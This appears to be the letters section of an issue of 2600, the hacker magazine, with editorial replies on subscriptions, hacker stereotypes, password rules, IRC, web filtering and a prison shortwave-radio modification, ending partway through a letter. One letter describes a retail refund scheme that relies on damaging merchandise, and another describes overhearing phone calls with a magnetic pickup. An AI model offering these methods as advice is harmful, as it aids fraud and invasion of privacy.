Dear *2600:*

Firstly, thanks for an excellent publication! I was introduced to *2600* about a year ago by a good friend and fellow hacker who showed me a couple of old issues and, needless to say, I was hooked from the start! I would like to take out a subscription, however, I doubt that you'd accept checks/postal orders in pounds sterling (being in the U.K.) and I've never trusted wire transfers or mailing cash through the post. Does your bank account have an IBAN or SWIFT/BIC number that readers can use to transfer subscription fees to you in U.S. dollars? Or alternatively, does *2600* have a PayPal account that could be used for the same purpose? Also, would you accept a lifetime subscription from someone living in the U.K. and how much would it cost? Finally, I would like to ask if there are any plans for a U.K./European version of *2600?* Although a lot of the computer related stuff will work over here, there seems to be nothing covering phone and other system hacking outside of the U.S.A. There are a lot of different systems that can be hacked in the U.K. and Europe but, to my knowledge, no publication like *2600* exists that can bring such hacks/loopholes to the attention of the general public.

Death

We just started using PayPal on our online store (http://store.2600.com). You need to set up an account with them and it should start working. Lifetime subscriptions are the same price everywhere (US $260) which makes it an even better deal for those overseas. Lots of people want to have versions of "2600" in their countries which is quite flattering but ultimately such a publication must actually come from the people of that country. We're always happy to help insofar as giving advice, getting articles reprinted, etc. We do also try to

keep an international focus on the many topics that we discuss in these pages.

Dear *2600:*

Can someone tell me all about the law regarding purchased and licensed software? How likely is it to be enforced? In particular, I am interested in the application of that law towards my activities in my home behind closed doors as I attempt to make useful a 1995 version of Quickbooks Pro, which I am locked out of since I changed computers and lost the product key. The Quickbooks people say this version is no longer supported so they cannot give me a substitute key.

Can someone tell me all about some successful hacks to get past the damn product key lock? In particular, I'd like to open this obsolete software to my prying eyes. Maybe some lovely machine code could then be recompiled in some higher level language. Or is this disk truly dead?

Willie, Hacker Wannabe

If there is any way you can prove that you actually bought the software, it seems hard to imagine that anyone would go after you for attempting to get a new key in order to use it. Before going down that road, climb as high as you can in the corporate infrastructure to be sure that this "nonsupport" is in fact their policy and not just the words of a lazy customer service rep.

Accolades

Dear *2600:*

I received my missing issue the other day and would just like to say thanks for your prompt response. Thanks again for such a wonderful magazine. The ideas and knowledge that I have gleaned from *2600* have been invaluable in many applications. I find that a great deal of the things that I have learned have been especially useful in several of my jobs and have saved me from several blind alleys and silly mistakes in my quest for wisdom and understanding. I don't think that I could adequately describe how wonderful I think your magazine is. When the powers that be finally clamp down on you, I think that they will eventually realize that they have done the world, not just the world of computing, a tremendous disservice. Your sense of intellectual inquiry and questioning I hope never gets stamped out by some Republicrat zealot. This sense is what moves us forward and makes us as individuals and as a society. Unfortunately, there are people who can and do misuse these abilities for their own illicit ends and it makes the rest of us look bad. But then any form of knowledge can be misused. Let's just hope that there are people like you and me to always keep an eye out and stop them or, even better, to redirect these people towards a better use of their abilities. Well, thanks for letting me rant and ramble. If you would like I would be willing to write an article that may or may not be of interest to you. Let me know to whom I should send an article and I will attempt to share some of my gems of insight.

Joe S.

Thanks for your kind words and the foreshadowing of doom. Always a pleasure to hear. You can send your articles to articles@2600.com.

Dear *2600:*

I love reading your magazine. The letters section is my favorite. I noticed the lottery numbers on the apple on the table of contents page in 22:4. They're the *Lost* numbers. They add up to 108 and 4-8-15-16-23-42 equals -100. Can't see a pattern though.

mic911

We don't claim to have the answer but if you multiply them you wind up with a phone number. We've found that everyone who has that number seems to be annoyed when their phone rings. If that's not a pattern we don't know what is.

Dear *2600:*

My mother-in-law renewed my subscription to *2600* for an additional two years. It is nice to know that even the elderly can be enlightened. Anyway, I got the first issue and laughed out loud at the contents, especially the apple. Many people believe that Apple Computers blew it years ago and "lost" the market. I find it ironic that you would place the "lost numbers" in the apple. Of course, the imagery of the snake and apple from the garden of Eden did not elude me. Interesting. Is the island in *Lost* the Garden of Eden?

Keep up the great work and mag.

Part11

Dear *2600:*

My husband and son subscribe to *2600* but this evening is the first time I've picked it up. Couldn't understand the technical parts (writing teacher, not computer brain) but the long and delicious letters section thrilled me! Made me feel so much better about our country. In fact, it made me feel more secure than I've felt for a long time. Knowing there are so many smart people out there who can protect us from Big Brother lifts my heart. *2600,* you're helping to make the world safe for democracy. Bless you.

Queenie Marblebridge
New Mexico

All in a day's work.

Greetings to the Fifth Hope Mission:

I am so happy when I could visit your net. You had good plans. We are thrilled about your Hope. Please accept my heartiest congratulations for conducting good programming. May God continue to grant you similar successes all through your plans. God has duly rewarded your sincere prayers.

I learned about your youth Hope, your speakers, locations, etc. Oh! It is very great.

I am N. Rajasekharam. We had youth ministry. I am working for youth. I think I will be introducing my youth members to your Hope. Please cooperate me. I will join as a volunteer in your Hope. I will join, I will do work in your mission with your "Jesus compassion." I will not pay for cost of registration. Please understand me. I will give my bio-data. Please accept me. Please introduce my ministry with your dearest friends.

I will pray for "our Hope." Pray for my ministry and me. Send me your information. You will do registration in Hope in my name.

Thanking You
In Hope
N. Rajasekharam

OK, we have no idea what any of that was about. It came to us in a registered letter from India from someone who was obviously looking at the Fifth HOPE website. True to his word, he sent us his "bio-data" which was his family history and date of birth along with every email address and handle he's ever used. We ought to drop the whole hacker angle and just set up a religion. We already own hope.net so we're halfway there. And if we can get testimonials like this without even trying, imagine what we could do if we really put our hearts into it.

Adventure

Dear *2600:*

Hope I'm doing this right. This is the first time I've ever sent in an article. This is a real life experience that I went through just today and I'm sure you'll find it interesting.

I walked into Wal-Mart with some clothes, purchased as a gift, that were the wrong size. The lady behind the counter asked for my receipt, which of course I didn't have. I'm in the habit of wrinkling them up and throwing them away on the way out of the store. She told me that because my purchase was over $25 and I didn't have a receipt she couldn't give me cash. She could only give me a Wal-Mart gift card. I protested to no avail and even spoke to a manager. All I kept getting was "store policy, nothing we can do." I asked "Can I purchase something with this gift card, bring the item and the receipt up to the desk, and get my money back?" No one seemed to be sure on this point so I gave it a try. It didn't work. The computer knew the item was purchased with a gift card and it wouldn't give me cash. I continued my argument and kept getting a resounding "No!" Out of anger some inappropriate language was used and I was asked to leave the store. I headed across town to the other Wal-Mart, gift card in hand, hoping to deal with a fresh group of people when the idea struck me. I walked into the second Wal-Mart, went straight back to electronics, and bought a DVD for a little over the worth of my gift card. I took said DVD outside, opened it, scratched the crap out of it, and brought it back in. I then exchanged the scratched DVD, purchased with a gift card, for a new DVD that was presumably unscratched. The lady at the counter asked me for my old receipt, glanced at it, and threw it away. She scanned the item, pushed some buttons, scanned the new item, then handed me a new receipt.

I walked around the Wal-Mart for a while then went back to the desk. The same lady helped me. I said I found a more fitting present at a different store and asked for my money back. She took my receipt, scanned it and then the item, and handed me the price of the item in cash. As a footnote, there is always a way around the system and losing your head and yelling at the Wal-Mart employees isn't it. Even if they are incompetent jerks.

Thank you for reading my article. I'm sure you'll find it useful. I hope it's fitting for your magazine. Please feel free to correct any spelling or punctuation errors I may have missed and change the format to fit your book. As a side note I enjoy your book immensely and will hold no ill will if my article is not used.

DrahconMan

We have to wonder why if the original item was the wrong size you didn't simply exchange it for one that fit. Regardless, it's a fascinating tale but rather short to be considered an article. And it doesn't sound like there's a whole lot of detail you could add in order to stretch it out to six pages. So that's why it wound up here in the letters section instead. We must say though that you seem to be a difficult person to shop for. Wal-Mart should probably be grateful people aren't giving you gifts that are worth a lot since you would then have to destroy something of equal value in order to get justice.

Stupid Stuff

Dear *2600:*

I am a sysadmin at one of the larger school corporations in a midwestern state. I run security, run the firewall software, do backups, investigate intrusions, give advice, etc., etc. Typical sysadmin stuff. I keep a subscription to your magazine. I find little resistance from peers or administration about keeping a copy around.

I am sometimes confronted with students who are considered *hackers.* A few years ago I was introduced to a young man (we'll call him Tom). Tom was a real loner of a kid and seemed kind of down. He had been caught "hacking" some years before. As we all know these types of evil "hackers" are often just misunderstood. After his hacking incident his punishment was to not use a computer for two years.

The entire school corporation, from the elementary schools to the vocational education department, knew about this kid. He had a "superhacker" reputation. He started hanging around my office and talking with me. I work in an environment that would allow him to have access to some big holes. I had administrators call me and warn me that it might not be safe to have this kid hanging around consoles and logged in machines. They were *scared.*

When I was told what this "hacker" had done, I proceeded to laugh hysterically until tears were pouring out of my eyes - all to the blank and expressionless stares of the people who told me about it. What a bunch. You want to know what he did? He reset the proxy settings in Netscape so it didn't go through the filter system I was testing. Yeah! What a hack! This kid got punished and derided for changing the proxy in Netscape! What a bunch of morons.

I have found school corporations so totally inept at understanding anything to do with curiosity or discovery. It's a sad thing when a kid like this has the biggest reputation of hacking of anyone in the student body. I have continually been disgusted with their treatment of students that "hack." They just want to enforce their petty little rules so they will seem validated by their

subsequent authority.

Shouldn't educators understand the thirst for knowledge? Believe me, they don't! Their definition of obtaining knowledge is so narrow that it only covers going to class. God forbid we could learn anything *on our own!* Do that and you're a hacker!

I have mentioned to my superiors that I would like to take the kids that get caught hacking and interview them, then put them to work. Their answer: That would be rewarding misbehavior. Instead they run a rod up their butt and hang them like a trophy for the rest of the student body to see.

Hey teachers, get a clue! If you don't like computers and are scared by the kids who know 10k times more than you, *retire now!* You'll be lengthening your life and making life better for teenagers who actually need to learn.

G Man in the Hole

The biggest defense against this kind of stupidity is to simply get the details out to the public. By doing that and by reaching out to this kid, you've helped out on many levels. We can only wonder how many people have wound up taking a bad road in life because so many morons have told them they were guilty of something. Idiots in authority must be challenged at every opportunity.

Dear *2600:*

Has anyone else noticed the recent surge in stupid password policies? In the past two months I've been confronted by countless 8-10 alphanumeric *only* password systems. My work password once kicked ass with special characters and spaces. Now it has been mandated to be lame. I opened a hosting account recently with the same requirement: 8-10 alphanumeric, no special characters. Did the whole world recently decide to subscribe to the weakest standard of authentication? I mean, knowing that the length of a password is 8-10 characters and alphanumeric makes it *that much easier* to crack. And to make things worse, the last place I had to change my password not only was 8-10 alphanumeric, but the first character *had to be* a letter! Way to go, guys! You've just made it one notch easier for script kiddies. At this rate, pretty soon we'll be using the same lame passwords they had on the movie *Hackers:* God.

Alop

Dear *2600:*

Not sure if you care, but thought you should know that someone is scanning your back issues and selling them on eBay.

M

People who do things like this are pure slimebags who not only want to rip us off but feel they should make a profit doing so. We trust our readers won't help them.

Dear *2600:*

My friend and I have been reading *2600* for a while now. He had recently come across a torrent site. I must admit I use torrents frequently but what really infuriated me was that there was a torrent for 22:1, the spring issue of 2005. Who would do such a moronic thing as upload *2600* to a torrent site, let alone scan each individual page. That really ticked me off.

XSnidalX

There's a very big difference between reprinting an article and completely ripping us off by duplicating an entire issue and redistributing it to the whole world. Unlike the record companies, we're not pricing things out of the reach of our customers so the "moral argument" doesn't even fly here. At best, this is someone who is very misguided who thinks that everything should be free. If they can convince our creditors to live this way, we'll jump right on board. The other possibility here is that this is someone who thinks we're somehow hypocrites for engaging in free speech and daring to sell a magazine. We never understood that logic and the various people over the years who have spouted it have usually turned out to be entities who just didn't want us around for one reason or another. As we don't have advertising, the only two factors in the equation are us and our readers. If the latter stops supporting the former, our existence comes to an end. It really couldn't be simpler. Most people understand this as witnessed by the occasional letters we get from those alerting us to such things.

Dear *2600:*

I have been a fanatical reader of yours for a couple of years now and came upon a problem recently. I am currently in basic training at Fort Leonard Wood in Missouri. After missing a couple of issues I wrote home to see if my parents would send me the ones I had missed. They obliged and sent them to me. However, when I opened the envelope here they were taken from me. I was told that it was almost illegal what my parents did and that my drill sergeant is going to have a field day meeting them. I am now watched every time I'm around *any* electronic device, especially computers, and I am hazed all the time for being a "hacker" and an evil, bad person. It's a shame people don't understand that the only crime I've ever committed is that of curiosity.

Death by Microsoft

And these are the values they're going to be expecting you to defend? Maybe it's time we sent every drill sergeant in the country a "2600" gift basket. After all, how many of them could there possibly be?

Observations

Dear *2600:*

I was watching my dad pay bills one day (fun huh?) when out of nowhere this ad popped up. It advertised a way to "outsmart the hackers." I consider this yet another indicator of the media's misguided approach and the widespread ignorance about us hackers. I know I am probably the millionth person to mention this but it's always good to have your name in print.

Monty G.

And while this is also an interesting story, we sure hope people aren't sending in stuff just to see their names in print. We reserve the right to mangle or otherwise mock the name of anyone we suspect of doing this.

Dear *2600:*

I live in China, land of rampant government restriction of the web. Most of the good free proxy sites are blocked as well as tons of other interesting sites that I came to know and love before life as an ex-pat. Even more sad is that lots of Chinese people don't believe that their government is blocking sites. But back to my point. I was searching online using the Chinese version of Google when I noticed a "translate" link after the site. Sure enough, this leads you to a Google internal URL containing "hl=zh-CN" which displays the blocked site translated into Chinese! The "hl=zh-CN" means People's Republic of China Chinese. Sure enough, switching it to "en" gives us the site translated from English to English. So all I have to do is search for a restricted page and with a little URL manipulation I've got my site, proxied by Google.

By the way, I moved here in the summer of 2004, so the first issue I read over here was Fall 2004. I swear you guys knew I was coming. And how about saving the Spring 2005 issue for a trip back only to get stuck in NYC and end up reading it on the subway? Creepy.

Mattington

We're always trying for that creepy angle.

Dear *2600:*

I have a random piece of information that I figured someone might find interesting. I was in Barnes and Noble the other day and noticed something odd about their machines. The ones I'm speaking of are the Dot One machines where you scan a bar code and it allows you to sample a CD. My brother was trying to irritate me by searching for Robin Williams. When he clicked on the album they had listed for him, the system crashed completely. I went around and tried this on all the scanners and it worked each and every time. It doesn't do it with any of the other albums, just that one. The most interesting part is it allows you to view what the device is running and other such information. It even has the option to access the BIOS. And when it resets it goes into a setup program. I never figured out how to do anything else with it.

ch3rry

We always suspected Robin Williams was capable of causing significant mayhem on all sorts of platforms.

Dear *2600:*

In response to Black_Angel's question in 22:3, maybe the question isn't who the man on the cover is but what does he represent? Maybe what is important is the symbolism of a single man who is trying to look inconspicuous and is traveling the world with a briefcase with a biohazard symbol on it. Now that symbol could just be a reference to the band Biohazard but I'm pretty sure that's not it. So back to the topic at hand. What does the guy stand for, what does he represent? Is he supposed to be this so-called "terrorist" that our government (America's to be exact) has led us to believe is out there and is going to get us on an unknown date at an unknown location? Is he just a man trying to get the word out or trying to get noticed? Or have the last few covers been a representation of how our mainstream media misleads us into looking at "the wrong hand in a magic trick" or just the latest mainstream media attack on hackers and all that they are afraid of? Also, on the cover of 22:3 there is a shadow above the low hover platform of what I'm guessing is a cruise ship, yacht, or some sort of luxury vessel, judging by the lounge chairs and tennis/basketball courts in the background. I have come to the conclusion that this shadow is that of the famous McDonald's fast food sign. So what does this mean? Has McDonald's taken over? Is McDonald's funding these alleged terrorists? Is Fast Food in general taking over or is it up to no good? I guess these are the truly important questions that we should be asking. I just checked the *2600* website after writing all of this and looking at the new cover of 22:4 (I don't have enough cash to buy it yet), I think my previous statement is true and to expand on it maybe the McDonald's sign represents "Big Business" and corporations and the "terrorist" is the government and the device being armed on the plane is their weapon against the underground and the hacker community. But who knows? I'm just a 16 year old high school student.

WiseCracker

Dear *2600:*

I realize that no one is perfect. When you have a large group of people there is a lot of imperfection. When you run a business, however, the glaring imperfections should not include pricing things stupidly. For instance, the local Pizza Hut prices things goofy. One order of cheese sticks (which includes five sticks and one marinara sauce) comes to $3.68 around here. An individual order of cheese sticks (which includes three sticks and one marinara sauce) comes to $1.60. That's less than half. Two individual orders comes to roughly $3.38. A little math and you'll conclude that you can save $.30 if you get two individual orders instead of one single order. Not only that but you then get an extra stick and an extra sauce. Extra sauces cost $.35. You're definitely saving money. This goes to show how much money you can save by asking stupid questions like "what if I want two individual orders instead of one single order?" It also shows how easy it is to make a stupid math mistake and, when it becomes public, potentially lose money. Hacking isn't always about technology.

Zachary

Of course it's also possible that their cheese sticks suck and getting people talking about them like this is all part of the master plan to have lines out the door for the individual orders which nobody would have wanted in the first place.

Dear *2600:*

I am a 16 year old male, currently incarcerated in an all male juvenile treatment facility. As you can imagine, being here is quite boring and I still have four to six months ahead of me. Most of the people here are the "cool" kids. You know, the ones that listen to rap music and smoke weed. The ones that think we're "losers" because we sit in front of our monitors whenever possible. Well, turns out quite a few of them respect me. I was quite surprised to see that a few people picked up my issue (22:1) and read it. When I got 22:2, people were fighting over who got to read it first after me. Pretty

crazy, right? A few people actually approached me and asked if I'd teach them about computers and stuff. So I started with basic hardware, basic TCP/IP stuff, etc. The thing about it is I'm just so shocked that the people we'd expect to not accept us actually do. Hopefully this trend keeps up and we start becoming more generally accepted. Just thought it would be nice to share my experiences.

Undefined32

It's not really a trend, just that part of humanity that allows us to accept people for who they are and for what we can learn from them. It probably wasn't the lesson you were sent there to learn but it's a good thing nonetheless.

Critique

Dear *2600:*

It would seem many of your recent article authors have been reinventing the proverbial wheel. Both Eprom Jones' article in 22:3 entitled "A Randomizing WiFi MAC Address AP Hopper" as well as Daniel's article "The Ancient Art of Tunneling, Rediscovered" describe the creation of tools that have existed in one form or another for years.

Daniel states in his article that "after a search of the net for a tool to do the job turned up nothing, I decided to write my own." I have to wonder which "net" he happened to be searching because performing a search on any of the Internet's major search engines (Google, Yahoo, etc.) for the basic subject keywords of his article, namely "ICMP tunneling," turns up a number of viable tools, most notably ICMPTunnel and PINGTunnel. Also, almost a decade ago back in 1996, *Phrack* #49 was released including an article by demon9 entitled "Project LOKI: ICMP Tunneling."

In regards to Eprom Jones' MAC address changer, the GNU macchanger has been available with a wide range of features since May 2004.

I don't want to discredit the merit of the subjects of these articles, as both masking your hardware address and tunneling your traffic through allowed protocols to thwart traffic controls are both tried and true tools for the ol' technique toolbox. However, both authors seem to have gone through much more trouble than was required to accomplish their goals. I hope by responding here I have at least provided readers who are unfamiliar with these techniques a faster, or at least more versatile path, to success since most of the existing tools to do these jobs are already fairly mature and feature-rich.

Finally, a note in regards to Eprom Jones' article. Eprom failed to mention that the ability to change the MAC address for an interface generally depends on the driver used. Most Linux interface drivers I have come across will allow you to do this, however there are some that will not (most notably for some WiFi cards). Readers attempting to use this technique should verify that the interface driver they are using provides this functionality.

I)ruid

It's important to note that while such information may indeed have been available in other forums, it's not always a bad thing to print a fresh explanation or how-to. We always have fresh new readers joining us and sometimes that means printing things that older readers already know and understand. That said, it's important for our writers to make sure they're not simply rehashing something old with no new content or perspective.

Dear *2600:*

In the letters section of 22:3 the editor responded to a reader's message, saying "The Jaschan sentence... won't make the net any less secure. Companies releasing products with all kinds of holes and an uneducated consumer base will be the ones responsible for that." That is like saying the criminal with a gun roaming the neighborhood randomly shooting people is not responsible for the carnage. The people are responsible for leaving their houses without body armor; nature is responsible for not making people bulletproof.

I applaud *2600* and this community for their pursuit of knowledge. But advocating or excusing the use of that knowledge to cause destruction is more than irresponsible. It is despicable.

SHR

We stand by our conviction that prison (and in this case the suggestion of the death penalty) won't solve the problem. There's a very big difference between advocating destructive behavior and encouraging precautions so that users will have some kind of defense if/when someone does something stupid. We see far too little of the latter.

Responses

Dear *2600:*

This letter is in response to Matt Dreyer from SonicWALL in the 22:4 letters section (page 34):

Well first off Mr. Dreyer, not once did I ever say anything about cracking the hash for the password. I intercepted it in transit to the server so it wouldn't matter if I had the hash or not. The same thing could have been accomplished with a key logger or something like that. I think you totally missed the point of the article.

I see two major flaws with your Viewpoint system. First, the administrator account must remain Admin, so if I were to install a key logger then all I would have to do is wait for the administrator to type Admin, then whatever, and I would have a possible password for the Viewpoint server. Second, and most importantly, and also the whole point of the article, is that from there I can log onto the SonicWALL system without any further authentication! This is the flaw, not the hash, not anything else. Only this. This is what I wanted to tell people. Your hash is secure, but the fact that I can bypass all of this and get to the SonicWALL with very little effort is extremely insecure. I would try reading a little closer before you pass judgment and try to make me out like a fake just because you can't admit that you guys have one little bug.

I am in no way wanting your stuff to get compromised for illegal purposes, but I felt this was a good way for you to notice this. I replied to your email with no response from you. Therefore I would assume that you didn't care what I had to say, only that people

thought I was a liar and that your system was the most secure thing on the planet. Obviously you are mistaken.

Best Regards,
Kn1ghtlOrd

Dear *2600:*

In response to Chad in 22:4, I would like to say the following:

By connecting to the 2600 IRC network, you agree to the rules of the network as you do on any IRC network. You are also greeted with the MOTD, (message of the day) which clearly states that "This server, its staff, and the people hosting it are *not* responsible for the content that passes through this server." That basically means if someone's being an asshole to you, it's not *2600's* problem. You said you joined #2600 "expecting knowledge abounding." Just so you know, with the exception of some support networks (such as Freenode), IRC is basically a party line where people can BS and talk about whatever they want. I frequent a video game IRC channel a lot and *very* rarely is there discussion of video games.

You know, it is quite possible that the person who greeted you with the "shut the f*** up or go away" message was either having a bad day or being sarcastic at the moment. Also, remember, when people are on the Internet, there will be assholes. Simple as that. People taking advantage of having a hostmask and being a dick to someone because their info is hidden. To quote a fellow member of a forum I frequent, "This is the Internet. Anonymity brings forth assholes." So here is what I have to say: Either suck it up and deal with the flames since everyone starts somewhere or just stay away from IRC. And with the way you responded to your experience, I'd say stick with the second option.

Phuzion

For the most part we agree although assholes shouldn't be tolerated just because it's easy for them to exist. You can improve the environment with a little determination. But part of that is going to involve not taking the whole thing too seriously.

Dear *2600:*

This is concerning Chad's letter in 22:4. You addressed the idea that not only are you not there to baby-sit whomever is on the IRC channel but that in all likelihood the person who was doing the slagging was well below the norm. You did, however, fail to mention that those of us who populate this IRC channel are far from anything that Chad described. Indeed, those of us from the Ann Arbor contingent are generally genial and friendly. Please tell Chad that following links from your own website to the Michigan 2600 information page will give current info, directions, contact info, and up-to-date details. This letter from Chad will give those who have never had contact with us a smudged version of mi2600. We are happy, cheerful people who promise to give you back your underwear when we are done with it!

Simon Jester

The only comment he made about "2600" people in Michigan and, by extension, the #mi2600 channel was that nobody was there. His critique was aimed at the more general #2600 channel. It would be great if all of the geographic "2600" channels were filled with the kind of people you describe. For those interested, in order for new folks to find you, we ask that you follow the standard format for a channel name of #xx2600 where xx is the two letter state abbreviation inside the United States and #2600yy where yy is the two letter country abbreviation outside the States. Of course, for all of this to work, it's vital that you use our IRC server at irc.2600.net.

Dear *2600:*

This letter is in response to an "article" written by The Piano Guy in 22:4. Being a fellow network admin, I can definitely relate to what you are saying about rules being necessary in a corporate or business environment. However, what I cannot relate to is why you chose to write this bitch session and send it to *2600.* What surprised me even more is the fact that the *2600* team decided this article was fit for publication. Personally, I don't know of any "hackers" who think rules are harsh and unnecessary, but merely look for ways those rules can be compromised in order to better secure a network environment. If you took half as much time doing this instead of whining about your job (which you get paid to do and are doing by choice), maybe you wouldn't have to worry about "hackers" taking advantage of your environmental shortcomings. Lest we forget the same people who are constantly pushing your boundaries are the same people who give you job security. Shut up and do your job, and quit writing pointless articles about things we all know and loathe. The page space could have been used to teach and not to scold. You should destroy the computer you typed the article on and any reader who owns a copy of that mag should have enough sense to rip those pages out and burn them. Thanks for the "information."

aztek

We know many people who think the rules are "harsh and unnecessary" and this article served as a window into this subject from a different perspective. By the way, "shut up and do your job" would make a good subtitle for the masthead of a magazine that's the complete opposite of 2600.

Dear *2600:*

In answer to Sab's letter in 22:4, the strange files he is seeing are the result of a worm which spread back in 2001! Some people just aren't very smart when it comes to desktop security.

Actually, there are a few different worms. The original code appeared in one version of the famous Melissa and was copied into other worms. It is continually being modified and upgraded.

The one thing that they all have in common is that they have a built-in, very primitive server for either Gnutella or FastTrack (LimeWire and Kazaa!). Although it otherwise acts as a proper node in the network, this server responds to every single search query that goes through it, trying to trick users into downloading the worm. Some of the newer ones also mimic popular filenames. The most advanced versions even have filesize padding so that the file looks more legitimate. Suppos-

edly there are also some polymorphic ones out there.

As of late January 2006, there have also been unconfirmed reports of what appears to be a similar worm attacking the MUTE filesharing network. As a MUTE user I have yet to see one of these.

This is (probably) not an attack by **AA. And most of those "in on it" probably aren't.

Alexei Udal

Dear *2600:*

The letter in 22:4 from Ben, a high school student in the Atlanta area, stated that he was surfing from the school's computer lab and was prevented from accessing 2600.com because it was blocked as "Criminal Skills."

I work for a company that makes a web filtering product for schools and businesses. I had personally categorized 2600.com as "Computer/Internet" several years ago. When I saw that letter, I thought, "Oh, I hope that's not our product." I checked today and one of the other technicians had changed the category to "Hacking." That maps back in older versions of the product to "Criminal Skills." I changed it back to "Computer/Internet," but there's no telling how long that will last.

So in this case, it's not the school that is at fault. It was our product and I'm sorry about that. Of course, Ben's school could be using one of the other filtering products so this might not help him. But I'm glad he gave me a reason to check and fix it in ours.

Toots

We're fortunate to have people like you in these companies who can do something about such injustices. Let's hope it makes a difference.

Dear *2600:*

The guy From BC in 22:2 who works for Telus could keep the GPS from getting satellite signal by simply gluing aluminum foil over the hockey puck. A pic pan seems to be overkill. Cut the foil carefully and paint it the same color as the disc. If the puck is black, some paints that are dark in color have metal pigmentation or carbon that would knock down the GPS signal quite a bit. You could use a conductive ink pen that's sold at Radio Shack. When it dries, paint over that with the same color paint or marker as the puck.

It came to my attention that there are a few out there in a similar situation as myself who are wanting to hear *Off The Hook* via WBCQ on the shortwave band. Actually, there is a lot more to listen to on shortwave. The news from alternative media outlets is much better than the biased crap on TV. Also, there are some good technological shows, although not as good as OTH (yeah, I'm sucking up) but it'll help those of you on the inside keep up with technology. Also, alternative talk shows. I highly recommend the *Alex Jones Show* on WWCA, 5050 Khz Monday through Friday 10 pm to 1 am. People in the free society should listen as well, wake up, and smell the coffee.

To pull off this hack, you need an analog AM/FM Walkman or other radio. You must make sure the AM radio works properly. To check this, make sure you can pick up various AM stations across various points of the dial later in the evenings. If you can't pick up lots of stations, your "loopstick" antenna is damaged or the radio is not fully up to the designed specs. It could also be that you're in an underground or very well shielded cell. A dungeon. Not good. This hack will not work well with digital radios, as the oscillator that runs the clock and LCD display creates noise that keeps you from hearing anything.

There are many different radios so I can't tell you exactly how to take it apart. I can only tell you to take out the screws holding the cover together and gently pry it apart. Once you have it open, look for the loopstick antenna bar. It is a black rectangular bar with very fine wire tightly wound on it. This loopstick has two cords wound on it, one for the radio oscillator circuit and the other for the AM (only) antenna.

Looking at the loopstick, there should be four very fine wires that go to the circuit board. One of these wires you'll want to solder or somehow connect a four foot wire to use as an external antenna to pick up shortwave. The easiest way is to power up the radio and touch your wire to each of the four wires and tune around the AM dial. On the right wire, you'll hear morse code transmissions, people talking in foreign languages, and many more stations than without. The other three wires may have the same effect, but not as good as the one magical wire, which should be the non-grounded side of the loopstick antenna coil.

Soldering is the best way to connect the wire, but being in prison we usually don't have a soldering iron handy unless we have access to one in an industries shop or maintenance shop. I have used tiny springs and twisted my antenna wire with good results, but you have to make sure to put them around other circuit traces to make sure the spring doesn't short anything out and screw up your radio. Soldering is a fine art. If you apply too much heat or blop too much solder, you'll screw your radio up. In the past I have used Zippo lighters and candles to heat up a brazing rod to solder with.

If you were successful with the radio hack, in the late afternoon through nightfall you should be able to pick up the shortwave radio frequencies between 3500-7500 Khz (3.5-7.5 mhz). Below 6000 Khz, I found that grounding the antenna to the locker, bars, or bunk provides the best reception. Above 6000 Khz I find the wire in the window or against (but not grounded to) the locker works best. To pick up WBCQ to hear *Off the Hook,* you'll find it around 1000-1200 Khz somewhere on the AM dial. Of course, you have to have your radio on AM to hear shortwave.

There are better ways to pick up shortwave on an AM/FM radio, but it would take some serious redesigning of the radio and part changes, which some of us don't have the luxury to perform. This is the "poor man's shortwave radio." It's quick, dirty, and works quite well. For you hams, I hear you on SSB on 80 meters (3700-3400) and routinely listen to you AM guys up on 3885.

This hack works by shear overloading of the tuned circuits. Normally the AM section by design and the "Q" of the loopstick keeps anything out of the AM broadcast band from being received. The external antenna more or less overloads the "front end," the tuned AM circuits, and lets the other frequencies be heard.

If there are any hams in the free world who have a signal connector and a sacrificial AM/FM Walkman, I'd like to correspond with you. I have an experiment I'd like you to try to gauge the performance of this mod, how logarithmic the tuning range is, and how many images are present. I count many images of the same stations throughout the dial, at least four. I am very experienced in SWL (shortwave listening) - 33 years to date (I'm 38) - and have been a ham for 24 years. The performance ain't equal to my R-390A Collings or Icom equipment, but I can hear QRP stations and DX that the big boys are hearing. Please write!

Redbird's article on mag strip reading in 22:1 brought back some fond memories of other uses for magnetic heads. In my younger years I used to trace phone wiring with such connected to high gain amps like Radio Shack used to sell. You can listen to phone conversations on a line just by placing the magnetic pickup next to the phone wires. There is no physical connection to the wires. The tape head picks up the magnetic field around the wire generated by voice going across the wire which is low frequency AC. The mic input on a sound card should have enough gain (amplification) to do the same thing. The fidelity ain't that great, but it's a terrific field expedient way to trace wires if you left your toner and foxhound at home and you got your mag reader with you.

I would like to thank whoever ordered me a subscription to *Tele-satellite International* magazine back in '03. The sub died long ago but it was very much enjoyed. Anyone who wishes to order magazines, especially the free trade magazines, can send them to my address listed below. Please try to look out for those who are on the inside. Our only access to technology is by what we read through the mail. Letters are very much appreciated as well. Friends and family forget about you over time and anything from the outside brightens the "Ground Hog Day" routine. Hell, fill out "bill me later" cards! I'll read anything.

Those of you who have written to me and did not get a response, my mail to you bounced back. I do not have a reliable mail relay and your end is bouncing mail back. There is nothing I can do.

Greetz to those on the inside looking out, those I know well, and to those I met at the various cons. Hey, Virt from Canada, write!

Stormbringer
W.K Smith 44684-083
FCI Cumberland, Unit A-1
PO Box 1000
Cumberland, MD 21501-1000

Security

Dear *2600:*

I did a lot of island hopping while on a recent trip to Hawaii. I was pulled aside for special inspection at every single inter-island flight. By the fourth time, I finally got them to tell me (unofficially, of course) that I fit the profile of someone they had to scan by law. I was a single male traveler, buying a one way ticket, carrying luggage. It also didn't help that I don't choose to remove my shoes because of my foot braces inside (they used to be leg braces). They assured me, however, that this wasn't the reason I was pulled aside.

When I wore leg braces, they would swab them with a pad and put the pad in a machine for analysis. I presume they were "sniffing" for explosives. As may be obvious from the fact that I'm writing this to you, I never flunked the test. Then again, I'm not a terrorist. During this Hawaii trip, my shoes were swabbed every time.

During the first inspection (way too early in the morning) the guy inspecting me told me, "I have to pat you down now, sir." Being too glib, tired, and generally a smart ass, I said, "Honey, you can touch whatever you want." The inspector went pale, lightly patted my chest, lightly patted my right arm, and said, "You're clean, you can go."

At every subsequent inspection I had a story to tell which got chuckles from every other inspector. Everyone else treated me nicely, but was much more thorough than the first guy. Having said that, however, no one got close enough to my crotch to feel explosives there. Now I don't want anyone, male or female, feeling me up even if it is for homeland security. However, maybe they should have handed me a swab and asked me to wipe the front of my pants. That would have made it easier to find someone who had a bad intent.

The Piano Guy

Dear *2600:*

I just received a letter from H&R Block that says the following:

"Recently we mailed you a free copy of our TaxCut Software. We believe that this complimentary software will meet your 2006 tax preparation needs based on our prior experience with you as an H&R Block client. We hope that you will try TaxCut and find it to be a great solution for filing your next tax return.

